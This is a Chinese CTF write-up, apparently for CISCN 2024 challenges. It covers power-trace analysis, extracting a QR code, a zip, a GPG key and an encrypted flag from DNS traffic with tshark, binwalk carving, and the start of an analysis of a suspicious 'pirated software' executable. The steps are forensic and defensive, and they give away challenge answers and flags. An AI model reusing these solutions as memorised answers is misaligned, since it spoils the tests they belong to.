经过一些尝试，最后发现排列的依据可能是先对每行5000个数据的绝对值求和，再在40行中进行比较，最大值对应的index即为所需

```
import numpy as np
import matplotlib.pyplot as plt

data = np.load("attachment.npz")
trace = data['trace']
input = data['input']

for i in range(13):
    number_list = []
    for j in range(40):
        total = 0
        for k in range(5000):
            total += abs(trace[j + i * 40][k])
        number_list.append(total)
    """
    time = range(len(number_list))
    plt.plot(time,number_list)
    plt.show()    可以通过画图检验想法
    """
```

```
    print(input[number_list.index(max(number_list))],end='')
```

结果为 `_ciscn_2034_t` ，结合flag格式，且今年是2024，对结果偏差的内容进行更改，经过一些尝试，最终得到密码： `_ciscn_2024_` ，flag为： `flag{_ciscn_2024_}`

Tough_DNS

下载附件得到流量包 **Tough_DNS.pcapng**

wireshark打开流量包，全是DNS协议的流量

一开始的流量包含一些01，可能是二进制转字符或二维码，结合每一段流量都有21位数字，共21段流量，判断为最小尺寸的二维码，将01提取出来转为二维码

```
tshark -r Tough_DNS.pcapng -T fields -Y "dns.flags.response == 1" -e
dns.qry.name > response.txt
```

再用VScode对response.txt进行批量的文本操作，最终只剩一段01串

```
111111101100101111111100000100100101000001101110101010101011101101110101001001
011101110101110001011101100000100000001000001111111101010101111111000000000011
000000000011110010101001001110101001000001011011111101100111100010110000100111
000110100001000000101111001001100000000000001111001110010111111100100011010110
000001000110100001001011101000010000010110101110101110110100110101110101011110
110010000010111000111100111111110111100111100
```

```
from PIL import Image

qrcode = Image.new("RGB",(21,21),(255,255,255))
bin
="111111101100101111111100000100100101000001101110101010101011101101110101001001
011101110101110001011101100000100000001000001111111101010101111111000000000011
000000000011110010101001001110101001000001011011111101100111100010110000100111
000110100001000000101111001001100000000000001111001110010111111100100011010110
000001000110100001001011101000010000010110101110101110110100110101110101011110
110010000010111000111100111111110111100111100"

for i in range(21):
    for j in range(21):
        if bin[i * 21 + j] == "1":
            qrcode.putpixel((i, j),(0,0,0))
qrcode.save("QRcode.png")
```

扫二维码拿到一段东西：**15f9792dba5c**　　不知道有什么用先放着

接着往下看流量，后面紧跟两条流量的 **Transaction ID** 一个为0x4500，一个为0x6421再往下看几条，应该是有东西在TXT数据中，直接导出DNS的TXT数据

```
tshark -r Tough_DNS.pcapng -T fields -Y "dns.id == 0x4500" -e dns.txt > 1.txt
```

开头有一些0，但是后面就是正常的zip头 504b0304，判断为压缩包，不过要手动删去一些0

预先处理一下数据，再转为zip文件

```
with open("1.txt","r+") as f:
    zip = f.read()
    zip = zip.replace("\n","")
print (zip)
```

```
504b030414000900630076a3bd560493abdf29060000e90700000a000b007365637265742e67706
701990700010041450308005fc5ce8f6578949af7e2bc5c754d0d451fe07b6910c3c94d7376e7cd
44677a589b532468cf9ee546ccb1d754ceae0900cbff4bb94a3359ae7ef87eadfa203be4d76c02f
a37323fed4266fe714207dee13bb1fb266945e5424c4f7cd5f2d673785c39088cb5b869e1651865
f1e6fda64244f52a923a18e4ca13d665151e26680d9dece770cca7699774b820353a64f65fad688
924ca1c85057915c14ec0783980bb9b67771b60752865b33e6becf6b5944d0e3b3123c3094f19a2
129a0d83dca34a39f9fea5088fba55adb95dc6621c933226c26f30cf03bb1a39a3cf7fa042b5b13
c6dea0c18203bed3c7e8e316f51da6b82a4b042eff986da231c357a92cad2b17b43fbc93e464efc
043a42270c5ee7b49895ed35e4e0308dea17cf3ace051576d25e6b4b02a5cdea1ef5156a4f845e1
ac97961cb2af5b4ea5e3e6748c7f6c515e48c35cef6761fefc51dcfaefc60f59e1c9cdfe7a49d7b
3ccd6f2200e5593e4423a1c686b8b72d220feb13893898a18cf4e56fff2a0e304030fe4bac83770
5ff7ff87e3e780061a858523ccc16ed66d5fecf7a52821279847aafa9b45e3de1506d00fc28dc50
e7da22b4b4212eb18c0cf6701eaefb1357957bebc8dd58d47bad09a71bd6041e223320aadc93744
9eaecea8d7a7eabdbdf30c11736c6af58871139b963bf93fa9a28cecfb21542044a50e4a374f616
9fd60e1f555971aa7693da4cd91b8f0779b83716434f53ba455ebbcda30129a6b1a057b6d1b5faa
6b83daafa047a3a1c464fa3ec1484d59d7cd02059c5b21c3785ddbedd3af21979a64800e7953d25
3342e53ced8b69d61628b74acf9103a0eb6a9c04421b2aff50716d8dca48503aeb28f0566c77b5c
7302063ced344dffeeaa2e8b173b3a05af035af2e2450f49ceac9daf47dc379a665982778b5ab2a
2ce8193e01bc6375c3ca0b9caf0d8eee7f6ce918087090dac944bce2a661249e9f2e3fdcd7a061f
4ace0d2d5629462feacc1568d37f53972a47519a63cc7c6c75fe1579b0d9d7252ed0d29feb7f43c
0411988b4b8165d69cb5dce776364a184cf4378fa35f44eff537d0f1aa9a3477fb04a53bbad3785
ab70c2bd0efabf7c6245f95d31d044cbad91cc3c3b15a77301d58ae3225a0deed39dbe62a5ca2fc
da4e8fd4e4ae57682932b0457d2833f541ab3983509401c7182103f5cbc59a50c7cc02d48b7ecd7
b37c41194356d8b746ee36a9efb47c1fb1e6f8d5fa2b51a13d24d10e1a75577e06ae4f62b018fd1
53c8b1c22a03dfac127e00ed3c4dbd5d3116b40cabbb792ce71a2da9f3ff143665f2a23171f0a1f
```

```
2d03b725f14c5c756412a4b3c863818eebc9c0f87bcf36d462dfd15f7ff41597f31b2bc856c80e5
f2069031faa3a1333f2210865889ea391be8818cb1fb1f7c8813dc5be4a6ffc40aaf2487943bc4b
235e84b75c4594ac2afd27a2e08c3b17853eb21971715a6e708f31841c80601407b7eb8d838c30e
968960373ca2c5b447af4363ad84d193c169f09f1eb2e2d3519dfa87de644ad21b2e44a13efcea2
da56e7fee791c2fb373678e7d99ca7ad020218f53d71304d9be6d154ff4586ad9ba3a0242b06253
396abf21494f976772dbf0c69ece64d66fa044e1cb6d97bd57f40dd4d4221a12a0b3f5e3e8356a4
66d0134fafa73c4dd57756a31797ca2bcb1bdc7805e1f34ce9fe20b6b796e8545e3bda8f706f72d
ba0337ac2e9dbe045e8416703a7c91c1fa95e5e6e31888343f11267a4604131fc4675222fde4de7
6ff3189fce07d3416294435ac127f3cf8805804b5a9387369951bbcfb548c169ad7e3fae06c4cae
b8e1fb4f629d07139fbb7db319a7d4783b3e6b0c4b8ac185efb8de7e6fa4fc11e12702631889016
d09b42577dbc22fb76475db1af896e9606cd4006a3241c3755c9f7d3c7fadad5d9b74ffa27d744d
ba782d512bfec40175d9a9ac511cb087ab11be5485722da48ab99fdb3351cb738609b5d0662af4d
388de2493c49b3a5d8f45982627d02906436c66fec96bfa58144d6165bd151358a148dc8c08eba2
d2154775f0cf38e1255ddf6533110981fcb746adfe522545f2fa9b69af5e71f14c49059a89ad3a6
491be25a3454624bc77be8446176299488f54fe601ad012b5a5e067498cbe22f8eb8c1fa6bd6d42
b5e55717bb5951ad9f5298b3ecf4728f2180e59084863c5f8292811b14052f503de89b04d664a32
2055cd4e391624541504b07080493abdf29060000e9070000504b01021f0014000900630076a3bd
560493abdf29060000e90700000a002f000000000000002000000000000000007365637265742e677
0670a0020000000000000010018009e2030f82892d901daab68732992d901789868732992d9010199
0700010041450308005 04b0506000000000100010067000000 6c0600000000
```

```
 0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F      ANSI ASCII          UTF-8
50 4B 03 04 14 00 09 00  63 00 76 A3 BD 56 04 93  PK      c v£½V “   PK□□□□ □c□v□  □
AB DF 29 06 00 00 E9 07  00 00 0A 00 0B 00 73 65  «ß)   é        se     □□□□   □□□se
63 72 65 74 2E 67 70 67  01 99 07 00 01 00 41 45  cret.gpg ™    AE     cret.gpg□□  □AE
03 08 00 5F C5 CE 8F 65  78 94 9A F7 E2 BC 5C 75  ___ÅÎ ex”š÷â¼\u     □□□_□  x□  □
4D 0D 45 1F E0 7B 69 10  C3 C9 4D 73 76 E7 CD 44  M E à{i ÃÉMsvçÍD     E □  □  v□
67 7A 58 9B 53 24 68 CF  9E E5 46 CC B1 D7 54 CE  gzX›S$hÏžåFÌ±×TÎ    zX□  ч □  □
AE 09 00 CB FF 4B B9 4A  33 59 AE 7E F8 7E AD FA  ®  ËÿK¹J3Y®~ø~-ú     □□  J3Y□  □
20 3B E4 D7 6C 02 FA 37  32 3F ED 42 66 FE 71 42   ;ä×l ú72?íBfþqB     □  □  □  qB
07 DE E1 3B B1 FB 26 69  45 E5 42 4C 4F 7C D5 F2  Þá;±û&iEåBLO|Õò     □□  ▒□  □  |□
D6 73 78 5C 39 08 8C B5  B8 69 E1 65 18 65 F1 E6  Ösx\9 Œµ¸iáe eñæ     x\9□□  □  □
FD A6 42 44 F5 2A 92 3A  18 E4 CA 13 D6 65 15 1E  ý¦BDõ*’: äÊ Öe      BD□  □□  e□
26 68 0D 9D EC E7 70 CC  A7 69 97 74 B8 20 35 3A  &h  ìçpÌ§i—t¸ 5:    &h □  ¸ i□  5:
64 F6 5F AD 68 89 24 CA  1C 85 05 79 15 C1 4E C0  dö_-h‰$Ê … y ÁNÀ    d□  □  □  □
78 39 80 BB 9B 67 77 1B  60 75 28 65 B3 3E 6B EC  x9€»›gw `u(e³>kì     9□  w□`u(e□
F6 B5 94 4D 0E 3B 31 23  C3 09 4F 19 A2 12 9A 0D  öµ”M ;1#Ã O ¢ š     □  □;1#□  □
83 DC A3 4A 39 F9 FE A5  08 8F BA 55 AD B9 5D C6  ƒÜ£J9ùþ¥  °U-¹]Æ     □  9□  □  □
62 1C 93 32 26 C2 6F 30  CF 03 BB 1A 39 A3 CF 7F  b “2&Âo0Ï » 9£Ï       □  o0□  9□
A0 42 B5 B1 3C 6D EA 0C  18 20 3B ED 3C 7E 8E 31   Bµ±<mê   ;í<~Ž1     B□  □  ;□  1
6F 51 DA 6B 82 A4 B0 42  EF F9 86 DA 23 1C 35 7A  oQÚk‚¤°BïùtÚ# 5z     oQ□  □  □  5z
92 CA D2 B1 7B 43 FB C9  3E 46 4E FC 04 3A 42 27  ’ÊÒ±{CûÉ>FNü :B'     □  {C□  N□  '
```

导出打开，需要密码，直接用之前二维码扫出来的字符串，得到**secret.gpg**，看内容判断为私钥

大概是要解gpg加密文件，如果是这样的话，还需要密码和gpg加密文件


先看看另外一段流量里是什么

```
1 tshark -r Tough_DNS.pcapng -T fields -Y "dns.id == 0x6421" -e dns.txt > 2.txt
```

大概率是gpg加密文件，同样手动删0，再简单处理一下

```
with open("2.txt","r+") as f:
    gpg = f.read()
    gpg = gpg.replace("\n","")
print (gpg)
```

```
848c0351457644d5d8b1b50103ff44bbc02a1ffa986f2ce46efeabf7f87ae77bd0ee7d9bb2be791
a91ddfee1380ddb8fe6ae3961ce19275b34e0645a53b51fed6a17e6b462d107d0609542d51382a1
dc906ac68651c5d3209bf115b578512f5465a613ffccfa16695058eaea45bf67a736ed64d19acdb
db84873c8f107d25a2a77c160a5c76562b220c218eeae12d26b015818007465957c06464f514c74
3413132b1a418c3cb9955c1052cf67cd29ec451ee0352bf521ff800a37888d1a3aff2f5202625bf
085f18e2978002b096f0c34cd999f70be8968b0f5ac2f2b892c4a95000a09ea4bf189b58d08b44b
5822f5134b4c5ffde7314beada51
```




Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII	UTF-8
00000000	84	8C	03	51	45	76	44	D5	D8	B1	B5	01	03	FF	44	BB	„Œ QEvDÕØ±µ ÿD»	□ EvD□ □□□
00000010	C0	2A	1F	FA	98	6F	2C	E4	6E	FE	AB	F7	F8	7A	E7	7B	À* ú˜o,änþ«÷øzç{	* □ □ □ {
00000020	D0	EE	7D	9B	B2	BE	79	1A	91	DD	FE	E1	38	0D	DB	8F	Ðî}›²¾y ‘Ýþá8 Û	□ □ □ 8 ۏ
00000030	E6	AE	39	61	CE	19	27	5B	34	E0	64	5A	53	B5	1F	ED	æ®9aÎ '[4àdZSµ í	□ □ 4□ □
00000040	6A	17	E6	B4	62	D1	07	D0	60	95	42	D5	13	82	A1	DC	j æ´bÑ Ð`•BÕ ‚¡Ü	□□ □□ □ ≁
00000050	90	6A	C6	86	51	C5	D3	20	9B	F1	15	B5	78	51	2F	54	jÆ†QÅÓ ›ñ µxQ/T	jↃ Q□ □ Q/T
00000060	65	A6	13	FF	CC	FA	16	69	50	58	EA	EA	45	BF	67	A7	e¦ ÿÌú iPXêêE¿g§	e□ □ X□ g□
00000070	36	ED	64	D1	9A	CD	BD	B8	48	73	C8	F1	07	D2	5A	2A	6ídÑšÍ½¸HsÈñ ÒZ*	ь ↄ □ □ *
00000080	77	C1	60	A5	C7	65	62	B2	20	C2	18	EE	AE	12	D2	6B	wÁ`¥Çeb² Â î® Òk	w□ eb□ □ k
00000090	01	58	18	00	74	65	95	7C	06	46	4F	51	4C	74	34	13	X te•| FOQLt4	□X□□te□ OQLt4□
000000A0	13	2B	1A	41	8C	3C	B9	95	5C	10	52	CF	67	CD	29	EC	+ AŒ<¹•\ RÏgÍ)ì	□+□A□ \□R□ □
000000B0	45	1E	E0	35	2B	F5	21	FF	80	0A	37	88	8D	1A	3A	FF	E à5+õ!ÿ€ 7ˆ :ÿ	5+□ 7□ □
000000C0	2F	52	02	62	5B	F0	85	F1	8E	29	78	00	2B	09	6F	0C	/R b[ð…ñŽ)x + o	b[□ x□+ o□
000000D0	34	CD	99	9F	70	BE	89	68	B0	F5	AC	2F	2B	89	2C	4A	4Í™Ÿp¾‰h°õ¬/+‰,J	4 □ h□ +□
000000E0	95	00	0A	09	EA	4B	F1	89	B5	8D	08	B4	4B	58	22	F5	• êKñ‰µ ´KX"õ	□ □ □ KX"□
000000F0	13	4B	4C	5F	FD	E7	31	4B	EA	DA	51						KL_ýç1KêÚQ	_□ □

最后就是要找密码了，想到题目描述里的内容，处理一下之后应该就是密码

尝试直接hex转字符串，发现有乱码内容，经过一些尝试，发现需要先逆置一下，再hex转字符串

得到 `e9b0-ea5f9bae` ，但是还是不对，想到再逆置一下，得到正确密码 `eab9f5ae-0b9e`



最后解一下gpg加密文件即可得到flag

```
$ gpg --import secret.gpg
gpg: key CD34F6C587E55290: "ctfer (none) <ctfer@gmail.com>" not changed
gpg: key CD34F6C587E55290: secret key imported
gpg: Total number processed: 1
gpg:               unchanged: 1
gpg:       secret keys read: 1
gpg:   secret keys imported: 1
```

```
$ gpg --decrypt flag.gpg
gpg: encrypted with 1024-bit RSA key, ID 51457644D5D8B1B5, created 2023-05-29
      "ctfer (none) <ctfer@gmail.com>"
flag{79830a47-faf7-4067-b585-145776f833cd}
```

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
flag{海纳百川，有容乃大。}


通风机

拿到文件，试试binwalk分离一下文件

```
binwalk -e 1通风机监控.mwp
```

得到文件 35 和 35.zlib，记事本打开35，往下翻翻看到一个base64字符串，解一下就是flag






盗版软件

下载附件拿到 3842.dmp 和 hackexe.exe


根据题目描述，一个是内存里的浏览器进程文件，一个是盗版软件

dmp一开始不知道怎么处理，先对 hackexe.exe 分析，直接放入微步云沙箱看看



分析结果说是释放了两个文件，下载下来看看，一个loader.exe先放着，先看output.png

经过一些尝试，发现PNG图片R通道按MSB读取，可以看到zip头，不过间隔了一字节



